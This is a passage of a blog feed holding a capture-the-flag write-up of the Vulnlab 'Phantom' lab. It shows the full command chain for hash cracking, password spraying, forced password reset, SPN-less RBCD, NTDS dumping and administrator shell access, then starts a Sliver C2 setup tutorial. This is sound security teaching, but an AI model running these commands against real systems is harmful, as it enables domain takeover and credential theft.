class="line">        <span class="punctuation">&#125;</span></span><br><span class="line">...</span><br></pre></td></tr></table></figure><p>Let’s connect to that share and download the file:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>smbclient.py PHANTOM/ibryant@phantom.vl</span><span class="line out"><br>Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation</span><span class="line out"><br></span><span class="line out"><br>Password:</span><span class="line out"><br>Type help for list of commands</span><span class="line out"><br># use Departments Share</span><span class="line out"><br># ls</span><span class="line out"><br>drw-rw-rw-          0  Sat Jul  6 12:25:31 2024 .</span><span class="line out"><br>drw-rw-rw-          0  Sun Jul  7 04:39:30 2024 ..</span><span class="line out"><br>drw-rw-rw-          0  Sat Jul  6 12:25:11 2024 Finance</span><span class="line out"><br>drw-rw-rw-          0  Sat Jul  6 12:21:31 2024 HR</span><span class="line out"><br>drw-rw-rw-          0  Thu Jul 11 10:59:02 2024 IT</span><span class="line out"><br># cd IT</span><span class="line out"><br># ls</span><span class="line out"><br>drw-rw-rw-          0  Thu Jul 11 10:59:02 2024 .</span><span class="line out"><br>drw-rw-rw-          0  Sat Jul  6 12:25:31 2024 ..</span><span class="line out"><br>drw-rw-rw-          0  Sat Jul  6 14:04:34 2024 Backup</span><span class="line out"><br>-rw-rw-rw-   43593728  Sat Jul  6 12:25:36 2024 mRemoteNG-Installer-1.76.20.24615.msi</span><span class="line out"><br>-rw-rw-rw-   32498992  Sat Jul  6 12:26:59 2024 TeamViewerQS_x64.exe</span><span class="line out"><br>-rw-rw-rw-   80383920  Sat Jul  6 12:27:15 2024 TeamViewer_Setup_x64.exe</span><span class="line out"><br>-rw-rw-rw-    9201076  Thu Jul 11 10:59:06 2024 veracrypt-1.26.7-Ubuntu-22.04-amd64.deb</span><span class="line out"><br>-rw-rw-rw-   86489296  Sat Jul  6 12:25:36 2024 Wireshark-4.2.5-x64.exe</span><span class="line out"><br># cd Backup</span><span class="line out"><br># ls</span><span class="line out"><br>drw-rw-rw-          0  Sat Jul  6 14:04:34 2024 .</span><span class="line out"><br>drw-rw-rw-          0  Thu Jul 11 10:59:02 2024 ..</span><span class="line out"><br>-rw-rw-rw-   12582912  Sat Jul  6 14:04:34 2024 IT_BACKUP_201123.hc</span><span class="line out"><br># get IT_BACKUP_201123.hc</span><span class="line out"><br>#</span></pre></td></tr></table></figure><p>To view the content of this file, we need to decrypt it, and for that, we need a password. Luckily, hashcat can decrypt it. Let’s extract the hash using this dd command:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>dd if=./IT_BACKUP_201123.hc of=./hash bs=512 count=1</span><span class="line out"><br>1+0 records in</span><span class="line out"><br>1+0 records out</span><span class="line out"><br>512 bytes copied, 0.000130223 s, 3.9 MB/s</span></pre></td></tr></table></figure><p>Now, we need a wordlist to use. Thankfully, there is a hint that tells us the format of the password:</p><blockquote><p>Should you need to crack a hash, use a short custom wordlist based on company name &amp; simple mutation rules commonly seen in real life passwords (e.g. year &amp; a special character).</p></blockquote><p>We can quickly make a wordlist based on that and run the hashcat command</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>hashcat -m 13722 -a 0 hash wordlist.txt</span><span class="line out"><br>hashcat (v6.2.6) starting</span><span class="line out"><br>...</span><span class="line out"><br>Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)</span><span class="line out"><br>...</span><span class="line out"><br>Candidates.#1....: phantom -&gt; &lt;REDACTED&gt;</span></pre></td></tr></table></figure><p>After a little bit of time, hashcat was able to crack the file. It is also possible to pass the .hc file directly to hashcat like this:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>hashcat -m 13722 -a 0 IT_BACKUP_201123.hc wordlist.txt</span></pre></td></tr></table></figure><p>At this stage, we can open the file in veracrypt and mount it.<br>As you can see, there are some backups and logs:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>backup ls</span><span class="line out"><br>&#x27;$RECYCLE.BIN&#x27;                azure_vms_1023.json   splunk_logs_1003</span><span class="line out"><br>&#x27;System Volume Information&#x27;   azure_vms_1104.json   splunk_logs_1102</span><span class="line out"><br> another-backup               azure_vms_1123.json   ticketing_system_backup.zip</span><span class="line out"><br> azure_vms_0805.json          splunk_logs1203       vyos_backup.tar.gz</span></pre></td></tr></table></figure><p>We can do a recursive grep for the word “password” but we don’t get any hits. There is a .tar.gz file which is a VyOS backup, let’s extract it and do the recursive grep again:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>vyos_backup grep -iR password</span><span class="line out"><br>...</span><span class="line out"><br>&quot;username&quot;: &#123;&quot;lstanley&quot;: &#123;&quot;password&quot;: &quot;&lt;REDACTED&gt;&quot;&#125;&#125;&#125;,&quot;mode&quot;: &quot;local&quot;&#125;,&quot;client-ip-pool&quot;: &#123;&quot;SSTP-POOL&quot;: &#123;&quot;range&quot;: &quot;10.0.0.2-10.0.0.100&quot;&#125;&#125;,&quot;default-pool&quot;: &quot;SSTP-POOL&quot;,&quot;gateway-address&quot;: &quot;10.0.0.1&quot;,&quot;ssl&quot;: &#123;&quot;ca-certificate&quot;: &quot;CA&quot;,&quot;certificate&quot;: &quot;Server&quot;&#125;&#125;&#125;&#125;</span><span class="line out"><br>...</span></pre></td></tr></table></figure><p>We got the user lstanley’s password. Again, let’s do a password spray:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb phantom.vl -u users.txt -p &lt;REDACTED&gt; --continue-on-success</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>..</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [+] phantom.vl\svc_sspr:&lt;REDACTED&gt;</span><span class="line out"><br>...</span></pre></td></tr></table></figure><p>We got a hit for the user svc_sspr. Let’s check if that account works with WinRM:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc winrm phantom.vl -u svc_sspr -p &lt;REDACTED&gt;</span><span class="line out"><br>WINRM       10.10.123.78    5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:phantom.vl)</span><span class="line out"><br>WINRM       10.10.123.78    5985   DC               [+] phantom.vl\svc_sspr:&lt;REDACTED&gt; (Pwn3d!)</span></pre></td></tr></table></figure><p>It says (Pwn3d!), so we can connect via evil-winrm:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>evil-winrm -i phantom.vl -u svc_sspr -p &lt;REDACTED&gt;</span><span class="line out"><br></span><span class="line out"><br>Evil-WinRM shell v3.5</span><span class="line out"><br></span><span class="line out"><br>Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine</span><span class="line out"><br></span><span class="line out"><br>Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion</span><span class="line out"><br></span><span class="line out"><br>Info: Establishing connection to remote endpoint</span><span class="line cmd"><br><span class="prompt">*Evil-WinRM* PS C:\Users\svc_sspr\Documents&gt; </span>cd ..\desktop</span></pre></td></tr></table></figure><p>And grab the user flag:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">*Evil-WinRM* PS C:\Users\svc_sspr\desktop&gt; </span>ls</span><span class="line out"><br></span><span class="line out"><br></span><span class="line out"><br>    Directory: C:\Users\svc_sspr\desktop</span><span class="line out"><br></span><span class="line out"><br></span><span class="line out"><br>Mode                 LastWriteTime         Length Name</span><span class="line out"><br>----                 -------------         ------ ----</span><span class="line out"><br>-a----          7/6/2024  11:58 AM             74 user.txt</span><span class="line out"><br></span><span class="line out"><br></span><span class="line cmd"><br><span class="prompt">*Evil-WinRM* PS C:\Users\svc_sspr\desktop&gt; </span>cat user.txt</span><span class="line out"><br>VL&#123;REDACTED&#125;</span></pre></td></tr></table></figure><h1 id="Privilege-Escalation"><a href="#Privilege-Escalation" class="headerlink" title="Privilege Escalation"></a>Privilege Escalation</h1><h2 id="Bloodhound"><a href="#Bloodhound" class="headerlink" title="Bloodhound"></a>Bloodhound</h2><p>Let’s use bloodhound to get a better view of the network and what permissions our user has:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc ldap 10.10.123.78 -u &#x27;svc_sspr&#x27; -p &#x27;&lt;REDACTED&gt;&#x27; --bloodhound --dns-server 10.10.123.78 -c All</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>LDAP        10.10.123.78    389    DC               [+] phantom.vl\svc_sspr:&lt;REDACTED&gt;</span><span class="line out"><br>LDAP        10.10.123.78    389    DC               Resolved collection methods: acl, psremote, group, dcom, localadmin, session, rdp, objectprops, trusts, container</span><span class="line out"><br>LDAP        10.10.123.78    389    DC               Done in 00M 24S</span><span class="line out"><br>LDAP        10.10.123.78    389    DC               Compressing output into /home/serioton/.nxc/logs/DC_10.10.123.78_2024-07-13_121218_bloodhound.zip</span></pre></td></tr></table></figure><p>After loading the data in bloodhound and marking our user as owned, we can click on the “First Degree Object Control”<br><img src="https://serioton.notion.site/image/https%3A%2F%2Fprod-files-secure.s3.us-west-2.amazonaws.com%2F9163bddd-7f46-4e82-a292-895fe15866d3%2F17695bbe-5446-4fbf-87cb-056b4649b910%2FUntitled.png?table=block&id=24e84dd0-0084-40fc-8727-bd6afc3045bb&spaceId=9163bddd-7f46-4e82-a292-895fe15866d3&width=1420&userId=&cache=v2" alt="Pasted image 20240713172018.png"></p><h2 id="ForceChangePassword"><a href="#ForceChangePassword" class="headerlink" title="ForceChangePassword"></a>ForceChangePassword</h2><p>As you can see, the user “svc_sspr” has <code>ForceChangePassword</code> over the users crose, wsilva and rinchols. This means that the user svc_sspr has the capability to change any of these three users’ passwords without knowing their current passwords.<br><img src="https://serioton.notion.site/image/https%3A%2F%2Fprod-files-secure.s3.us-west-2.amazonaws.com%2F9163bddd-7f46-4e82-a292-895fe15866d3%2F1dbc5a30-1f39-4fbb-9d6b-c08b2fd194be%2FUntitled.png?table=block&id=a4c1d11a-15ef-4d32-993e-0aeebb52e754&spaceId=9163bddd-7f46-4e82-a292-895fe15866d3&width=1420&userId=&cache=v2" alt="Pasted image 20240713171946.png"><br>To abuse this we can use the following command, I’ll change wsilva’s password but we can choose any other user, it doesn’t matter:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>net rpc password &#x27;wsilva&#x27; &#x27;P@ssw0rd&#x27; -U &quot;DC.phantom.vl&quot;/&quot;svc_sspr&quot;%&quot;&lt;REDACTED&gt;&quot; -S &quot;DC.phantom.vl&quot;</span></pre></td></tr></table></figure><p>If we don’t get any errors, it means the password has been successfully changed. We can confirm this by trying to authenticate with the new password:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb phantom.vl -u &#x27;wsilva&#x27; -p &#x27;P@ssw0rd&#x27;</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [+] phantom.vl\wsilva:P@ssw0rd</span></pre></td></tr></table></figure><p>As you can see, we can successfully authenticate. Now that we have access as the wsilva user, let’s see if he has any interesting permissions. </p><h2 id="SPN-less-RBCD"><a href="#SPN-less-RBCD" class="headerlink" title="SPN-less RBCD"></a>SPN-less RBCD</h2><p>Looking at the “outbound object control”, specifically the group delegated object control, we can see an interesting permission:<br><img src="https://serioton.notion.site/image/https%3A%2F%2Fprod-files-secure.s3.us-west-2.amazonaws.com%2F9163bddd-7f46-4e82-a292-895fe15866d3%2Fc1298459-3816-4bf9-b9c7-fb747044d4ca%2FUntitled.png?table=block&id=dbec191b-4420-48e9-abff-c5da3ba10218&spaceId=9163bddd-7f46-4e82-a292-895fe15866d3&width=1420&userId=&cache=v2" alt="Pasted image 20240713173608.png"><br>Basically, wsilva is a member of the ICT SECURITY group, which can modify the <code>msds-AllowedToActOnBehalfOfOtherIdentity</code> attribute on the computer. Therefore, we can perform an RBCD (Resource-Based Constrained Delegation) attack.<br>For this attack to work, the attacker needs to populate the target attribute with the SID of an account that Kerberos can consider as a service. A service ticket will be asked for it. In short, the account must be either:</p><ul><li>a user account having a ServicePrincipalName set</li><li>an account with a trailing $ in the sAMAccountName (i.e. a computer accounts)</li><li>any other account and conduct SPN-less RBCD with U2U (User-to-User) authentication</li></ul><p>The common way to conduct these attacks is to create a computer account. This is usually possible thanks to a domain-level attribute called MachineAccountQuota that allows regular users to create up to 10 computer accounts.</p><p>Let’s start by enumerating the MachineAccountQuota. We can use the <strong>maq</strong> module in NetExec:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc ldap phantom.vl -u svc_sspr -p &#x27;&lt;REDACTED&gt;&#x27; -M maq</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>LDAP        10.10.123.78    389    DC               [+] phantom.vl\svc_sspr:&lt;REDACTED&gt;</span><span class="line out"><br>MAQ         10.10.123.78    389    DC               [*] Getting the MachineAccountQuota</span><span class="line out"><br>MAQ         10.10.123.78    389    DC               MachineAccountQuota: 0</span></pre></td></tr></table></figure><p><img src="https://serioton.notion.site/image/https%3A%2F%2Fprod-files-secure.s3.us-west-2.amazonaws.com%2F9163bddd-7f46-4e82-a292-895fe15866d3%2F45513176-38da-4677-9933-ea6ff5de93e3%2FMASAKA_!.jpg?table=block&id=c1ef9a68-6f0e-4f06-a92c-2a8d91cf7352&spaceId=9163bddd-7f46-4e82-a292-895fe15866d3&width=1000&userId=&cache=v2" alt="MASAKA"><br><code>MachineAccountQuota</code> is 0! How can we perform the RBCD account then? If we do some research, we find <a href="https://www.tiraniddo.dev/2022/05/exploiting-rbcd-using-normal-user.html">this article</a> by <a href="https://twitter.com/tiraniddo">Jame Forshaw</a>, which explains how to exploit RBCD using a normal user account. What’s great about this technique is that it allows to abuse RBCD even if the <code>MachineAccountQuota</code> is set to 0. <a href="https://www.thehacker.recipes/">The Hacker Recipes</a> provides an excellent explanation of the steps we need to perform <a href="https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd#rbcd-on-spn-less-users">RBCD on SPN-less users</a>.<br>First, we do the normal RBCD, and instead of a passing a machine account in the <code>-delegate-from</code> option, we will pass the user wsilva:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>rbcd.py -delegate-from &#x27;wsilva&#x27; -delegate-to &#x27;DC$&#x27; -dc-ip &#x27;10.10.123.78&#x27; -action &#x27;write&#x27; &#x27;phantom.vl&#x27;/&#x27;wsilva&#x27;:&#x27;P@ssw0rd&#x27;</span><span class="line out"><br>Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation</span><span class="line out"><br></span><span class="line out"><br>[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty</span><span class="line out"><br>[*] Delegation rights modified successfully!</span><span class="line out"><br>[*] wsilva can now impersonate users on DC$ via S4U2Proxy</span><span class="line out"><br>[*] Accounts allowed to act on behalf of other identity:</span><span class="line out"><br>[*]     wsilva       (S-1-5-21-4029599044-1972224926-2225194048-1114)</span></pre></td></tr></table></figure><p>Then, we need to obtain a TGT through overpass-the-hash to use RC4:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>getTGT.py -hashes :$(pypykatz crypto nt &#x27;P@ssw0rd&#x27;) &#x27;phantom.vl&#x27;/&#x27;wsilva&#x27;</span><span class="line out"><br>Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation</span><span class="line out"><br></span><span class="line out"><br>[*] Saving ticket in wsilva.ccache</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>export KRB5CCNAME=wsilva.ccache</span></pre></td></tr></table></figure><p>Next, we obtain the TGT session key:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>python3 ~/tools/windows/impacket-pr/examples/describeTicket.py wsilva.ccache | grep &#x27;Ticket Session Key&#x27;</span><span class="line out"><br>[*] Ticket Session Key            : e826a54fce399da484eae4b39c3bc72a</span></pre></td></tr></table></figure><p>Then, we change the user wsilva’s NT hash with the TGT session key:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>smbpasswd.py -newhashes :e826a54fce399da484eae4b39c3bc72a &#x27;phantom.vl&#x27;/&#x27;wsilva&#x27;:&#x27;P@ssw0rd&#x27;@&#x27;DC.phantom.vl&#x27;</span><span class="line out"><br>Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation</span><span class="line out"><br></span><span class="line out"><br>[*] NTLM hashes were changed successfully.</span></pre></td></tr></table></figure><p>The last step is to obtain the delegated service ticket through <strong>S4U2self+U2U</strong>, followed by <strong>S4U2proxy</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>python3 ~/tools/windows/impacket-pr/examples/getST.py -k -no-pass -u2u -impersonate &quot;Administrator&quot; -spn &quot;cifs/DC.phantom.vl&quot; &#x27;phantom.vl&#x27;/&#x27;wsilva&#x27;</span><span class="line out"><br>Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation</span><span class="line out"><br></span><span class="line out"><br>[*] Impersonating Administrator</span><span class="line out"><br>[*] Requesting S4U2self+U2U</span><span class="line out"><br>[*] Requesting S4U2Proxy</span><span class="line out"><br>[*] Saving ticket in Administrator@cifs_DC.phantom.vl@PHANTOM.VL.ccache</span></pre></td></tr></table></figure><p>As you can see, we successfully got a ticket for the administrator user. At this stage, we can perform a DCSync:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb DC.phantom.vl --use-kcache --ntds</span><span class="line out"><br>[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user &lt;user&gt; to dump a specific user safely or the module -M ntdsutil [Y/n] Y</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [+] phantom.vl\Administrator from ccache (Pwn3d!)</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [+] Dumping the NTDS, this could take a while so go grab a redbull...</span><span class="line out"><br>SMB         10.10.123.78    445    DC               Administrator:500:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>...</span></pre></td></tr></table></figure><p>We got the administrator hash:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc winrm phantom.vl -u administrator -H &lt;REDACTED&gt;</span><span class="line out"><br>WINRM       10.10.123.78    5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:phantom.vl)</span><span class="line out"><br>WINRM       10.10.123.78    5985   DC               [+] phantom.vl\administrator:&lt;REDACTED&gt; (Pwn3d!)</span></pre></td></tr></table></figure><p>Let’s use it to connect to WinRM:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>evil-winrm -i phantom.vl -u administrator -H &lt;REDACTED&gt;</span><span class="line out"><br></span><span class="line out"><br>Evil-WinRM shell v3.5</span><span class="line out"><br></span><span class="line out"><br>Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine</span><span class="line out"><br></span><span class="line out"><br>Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion</span><span class="line out"><br></span><span class="line out"><br>Info: Establishing connection to remote endpoint</span><span class="line cmd"><br><span class="prompt">*Evil-WinRM* PS C:\Users\Administrator\Documents&gt; </span>cd ..\desktop</span><span class="line cmd"><br><span class="prompt">*Evil-WinRM* PS C:\Users\Administrator\desktop&gt; </span>ls</span><span class="line out"><br></span><span class="line out"><br></span><span class="line out"><br>    Directory: C:\Users\Administrator\desktop</span><span class="line out"><br></span><span class="line out"><br></span><span class="line out"><br>Mode                 LastWriteTime         Length Name</span><span class="line out"><br>----                 -------------         ------ ----</span><span class="line out"><br>-a----          7/4/2024   7:22 AM           2308 Microsoft Edge.lnk</span><span class="line out"><br>-a----          7/6/2024  11:57 AM             36 root.txt</span></pre></td></tr></table></figure><p>And grab the root flag:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">*Evil-WinRM* PS C:\Users\Administrator\desktop&gt; </span>cat root.txt</span><span class="line out"><br>VL&#123;REDACTED&#125;</span><span class="line cmd"><br><span class="prompt">*Evil-WinRM* PS C:\Users\Administrator\desktop&gt;</span></span></pre></td></tr></table></figure><p>That concludes this box. I hope you learned something new! 🐱</p><h1 id="Resources"><a href="#Resources" class="headerlink" title="Resources"></a>Resources</h1><ul><li><a href="https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd">https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd</a></li><li><a href="https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd#rbcd-on-spn-less-users">https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd#rbcd-on-spn-less-users</a></li><li><a href="https://www.tiraniddo.dev/2022/05/exploiting-rbcd-using-normal-user.html">https://www.tiraniddo.dev/2022/05/exploiting-rbcd-using-normal-user.html</a></li></ul>]]></content>
    
    
    <summary type="html">Medium-difficulty AD machine from Vulnlab, created by ar0x4. It involves SMB enumeration, decrypting a VeraCrypt file, gaining a shell through password reuse and escalating privileges by performing Resource-based Constrained Delegation on an SPN-less user.</summary>


    <category term="writeups" scheme="https://seriotonctf.github.io/categories/writeups/"/>
    
    
    <category term="active directory" scheme="https://seriotonctf.github.io/tags/active-directory/"/>
    
    <category term="acl abuse" scheme="https://seriotonctf.github.io/tags/acl-abuse/"/>
    
    <category term="rbcd" scheme="https://seriotonctf.github.io/tags/rbcd/"/>
    
    <category term="vulnlab" scheme="https://seriotonctf.github.io/tags/vulnlab/"/>
    
    <category term="password spraying" scheme="https://seriotonctf.github.io/tags/password-spraying/"/>
    
    <category term="veracrypt" scheme="https://seriotonctf.github.io/tags/veracrypt/"/>
    
    <category term="spn-less rbcd" scheme="https://seriotonctf.github.io/tags/spn-less-rbcd/"/>
    
  </entry>
  
  <entry>
    <title>Getting started with Sliver C2</title>
    <link href="https://seriotonctf.github.io/Getting-started-with-Sliver-C2/"/>
    <id>https://seriotonctf.github.io/Getting-started-with-Sliver-C2/</id>
    <published>2024-06-30T13:14:31.000Z</published>
    <updated>2026-06-23T23:17:21.574Z</updated>
    
    <content type="html"><![CDATA[<ul><li><a href="https://github.com/BishopFox/sliver">https://github.com/BishopFox/sliver</a></li></ul><h1 id="Installation"><a href="#Installation" class="headerlink" title="Installation"></a>Installation</h1><p>Download both the sliver-server and sliver-client from the <a href="https://github.com/BishopFox/sliver/releases">release</a> for your platform and you are done :)</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>wget https://github.com/BishopFox/sliver/releases/download/v1.5.42/sliver-client_linux</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>wget https://github.com/BishopFox/sliver/releases/download/v1.5.42/sliver-server_linux</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>ls</span><span class="line out"><br>sliver-client  sliver-server</span></pre></td></tr></table></figure><p>Now we can run the sliver-server and it will drop us in a console where we can do basically everything we expect from a C2, like generating payloads, beacons, start listeners, interact with our beacons, etc…  </p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>./sliver-server</span><span class="line out"><br>[*] Loaded 21 aliases from disk</span><span class="line out"><br>[*] Loaded 110 extension(s) from disk</span><span class="line out"><br></span><span class="line out"><br>    ███████╗██╗     ██╗██╗   ██╗███████╗██████╗</span><span class="line out"><br>    ██╔════╝██║     ██║██║   ██║██╔════╝██╔══██╗</span><span class="line out"><br>    ███████╗██║     ██║██║   ██║█████╗  ██████╔╝</span><span class="line out"><br>    ╚════██║██║     ██║╚██╗ ██╔╝██╔══╝  ██╔══██╗</span><span class="line out"><br>    ███████║███████╗██║ ╚████╔╝ ███████╗██║  ██║</span><span class="line out"><br>    ╚══════╝╚══════╝╚═╝  ╚═══╝  ╚══════╝╚═╝  ╚═╝</span><span class="line out"><br></span><span class="line out"><br>All hackers gain infect</span><span class="line out"><br>[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871ddee2eb9e3df</span><span class="line out"><br>[*] Welcome to the sliver shell, please type &#x27;help&#x27; for options</span><span class="line out"><br></span><span class="line out"><br>[*] Check for updates with the &#x27;update&#x27; command</span><span class="line out"><br></span><span class="line out"><br>[server] sliver &gt;</span></pre></td></tr></table></figure><h1 id="Multiplayer-Mode"><a href="#Multiplayer-Mode" class="headerlink" title="Multiplayer Mode"></a>Multiplayer Mode</h1><p>Multiplayer-mode allows multiple operators (players) to connect to the same Sliver server. Basically, you start the server and you can also start the client that will connect to the server where you get the same console, and the server can be remotely somewhere, but also it can be locally because if you accidently close the server, the beacons will have trouble connecting back to you but if you close the client nothing bad would happen, hope that makes sense.<br>To setup multiplayer mode, we need to first create a new operator and give it a name, then we tell it that the connection will come from localhost:</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">[server] sliver &gt; new-operator --name serioton --lhost localhost</span><br><span class="line"></span><br><span class="line">[*] Generating new client certificate, please wait ...</span><br><span class="line">[*] Saved new client config to: /home/serioton/sliver/serioton_localhost.cfg</span><br></pre></td></tr></table></figure><p>Now, we need to put sliver into multiplayer mode:</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">[server] sliver &gt; multiplayer</span><br><span class="line"></span><br><span class="line">[*] Multiplayer mode enabled!</span><br></pre></td></tr></table></figure><p>In another tab we can start the sliver-client and tell it to import the configurations we just generated:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>./sliver-client import /home/serioton/sliver/serioton_localhost.cfg</span><span class="line out"><br>2024/06/30 07:12:54 Saved new client config to: /home/serioton/.sliver-client/configs/serioton_localhost.cfg</span></pre></td></tr></table></figure><p>After that, we just start the client and it will connect to the server</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>./sliver-client</span><span class="line out"><br>? Select a server: serioton@localhost (2a966044d4c58511)</span><span class="line out"><br>Connecting to localhost:31337 ...</span><span class="line out"><br>[*] Loaded 21 aliases from disk</span><span class="line out"><br>[*] Loaded 110 extension(s) from disk</span><span class="line out"><br></span><span class="line out"><br>.------..------..------..------..------..------.</span><span class="line out"><br>|S.--. ||L.--. ||I.--. ||V.--. ||E.--. ||R.--. |</span><span class="line out"><br>| :/\: || :/\: || (\/) || :(): || (\/) || :(): |</span><span class="line out"><br>| :\/: || (__) || :\/: || ()() || :\/: || ()() |</span><span class="line out"><br>| &#x27;--&#x27;S|| &#x27;--&#x27;L|| &#x27;--&#x27;I|| &#x27;--&#x27;V|| &#x27;--&#x27;E|| &#x27;--&#x27;R|</span><span class="line out"><br>`------&#x27;`------&#x27;`------&#x27;`------&#x27;`------&#x27;`------&#x27;</span><span class="line out"><br></span><span class="line out"><br>All hackers gain prowess</span><span class="line out"><br>[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871ddee2eb9e3df</span><span class="line out"><br>[*] Welcome to the sliver shell, please type &#x27;help&#x27; for options</span><span class="line out"><br></span><span class="line out"><br>[*] Check for updates with the &#x27;update&#x27; command</span><span class="line out"><br></span><span class="line cmd"><br><span class="prompt">sliver &gt;</span></span></pre></td></tr></table></figure><p>We will get this message in the server</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">[*] serioton has joined the game</span><br></pre></td></tr></table></figure><h1 id="Installing-the-tools"><a href="#Installing-the-tools" class="headerlink" title="Installing the tools"></a>Installing the tools</h1><p>To install all the third-party post exploitation tools, we can run the following command:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">sliver &gt; </span>armory install all</span><span class="line out"><br></span><span class="line out"><br>? Install 21 aliases and 128 extensions? Yes</span><span class="line out"><br>[*] Installing alias &#x27;Rubeus&#x27; (v0.0.24) ... done!</span><span class="line out"><br>[*] Installing alias &#x27;SharpSecDump&#x27; (v0.0.1) ... done!</span><span class="line out"><br>[*] Installing alias &#x27;SharpLAPS&#x27; (v0.0.1) ... done!</span><span class="line out"><br>[*] Installing alias &#x27;NoPowerShell&#x27; (v0.0.2) ... done!</span><span class="line out"><br>[*] Installing alias &#x27;SharpChrome&#x27; (v0.0.3) ... done!</span><span class="line out"><br>[*] Installing alias &#x27;SharpSCCM&#x27; (v0.0.2) ... done!</span><span class="line 